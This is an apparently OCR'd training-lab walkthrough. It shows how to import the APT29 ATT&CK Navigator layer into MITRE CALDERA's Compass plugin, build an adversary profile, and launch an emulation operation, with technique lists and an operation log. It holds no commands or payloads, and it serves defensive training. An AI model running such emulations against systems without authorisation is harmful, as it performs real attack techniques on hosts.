
This will open a new window https://mitre-attack.github.io/attack-navigator//#layerURL=https%3A%2F%2Fattack.mitre.org%2Fgroups%2FG0016%2FG0016-enterprise-layer.json


APT29 (G0016)
selection controls
layer controls
technique controls
Reconnaissance
10 techniques
Resource Development
7 techniques
Initial Access
9 techniques
Active Scanning (1/3)
Scanning IP Blocks
Vulnerability Scanning
Wordlist Scanning
Gather Victim Host Information (0/4)
Gather Victim Identity Information (1/3)
Credentials
Email Addresses
Employee Names
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/3)
Search Victim-Owned Websites
Acquire Infrastructure (2/7)
Botnet
DNS Server
Domains
Server
Serverless
Virtual Private Server
Web Services
Compromise Accounts (1/3)
Cloud Accounts
Email Accounts
Social Media Accounts
Compromise Infrastructure (1/7)
Botnet
DNS Server
Domains
Server
Serverless
Virtual Private Server
Web Services
Code Signing Certificates
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3/3)
Spearphishing Attachment
Spearphishing Link
Spearphishing via Service
Replication Through Removable Media
Supply Chain Compromise (1/3)
Compromise Hardware Supply Chain
Compromise Software Dependencies and Development Tools
Compromise Software Supply Chain
Trusted Relationship
Valid
Cloud Accounts
Default Accounts
Command and Scripting Interpreter (4/8
Container Administration Command
Deploy Contai
Exploitation fo Client Executio
Inter-Process Communicatio
Native API
Scheduled Task/Job (1/5)


Next we will need to download the json layer



Navigating back to the caldera server we will select compass in the menu


CALDERA
red
1 startup message
CAMPAIGNS
agents
abilities
adversaries
operations
PLUGINS
access
atomic
compass
debrief

The new menu will look like this



Compass

Generate a layer file for any adversary, which you can overlay on the matrix below **OR** Create an adversary in the matrix, then upload the layer file to generate an adversary to use in an operation


Generate Layer

Select an Adversary (All)

Generate Adversary


Select Create Operation under Generate Adversary

This will prompt us to upload a file which will be newly downloaded json file from apt29



Name	Size	Kind	Date Add
apt29_(g0016) (1).json	70 KB	JSON file	Today at


This will prompt a new window which we will need to confirm and see what tactics and techniques will be run




Adversary Created **Lazarus Group (G0032)** **Enterprise techniques used by Lazarus Group, ATT&CK group G0032 v3.0**

Tactic	Technique ID
collection	T1056.001
collection	T1560.003
collection	T1557.001
command-and-control	T1104
command-and-control	T1102.002
command-and-control	T1008
command-and-control	T1573.001
command-and-control	T1090.002
command-and-control	T1001.003


Now we will need to select operations in the menu



Select Create Operation




You will see the newly loaded APT group there


Start New Operation

Operation name TestRun-APT29

Then select start after choosing it



Start New Operation


Operation name: TestRun-APT29

Adversary: APT29 (G0016)

Fact source: basic

ADVANCED

Now we will see the emulation starting



Select an operation: TestRun-APT29 - 0 decisions | just now

Current state: running

Last ran Ragdoll (just now)

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
11/2/2022, 1:20:35 PM EDT	success	Malicious User Agents - Nix	*edezkn*	*24676893e5d7*	*24*	View Command	View Output
11/2/2022, 1:20:40 PM EDT	collect	Ragdoll	*edezkn*	*24676893e5d7*	*n/a*	View Command	*No output.*

This concludes the lab for bonus try to find evidence of activity on the box via forensic activity.

A fully self contained lab using Splunk and other tools is Splunk Attack Range

https://github.com/splunk/attack_range

Set this up and to learn more about red and blue.

Ask about how to do this in a cloud environment as well.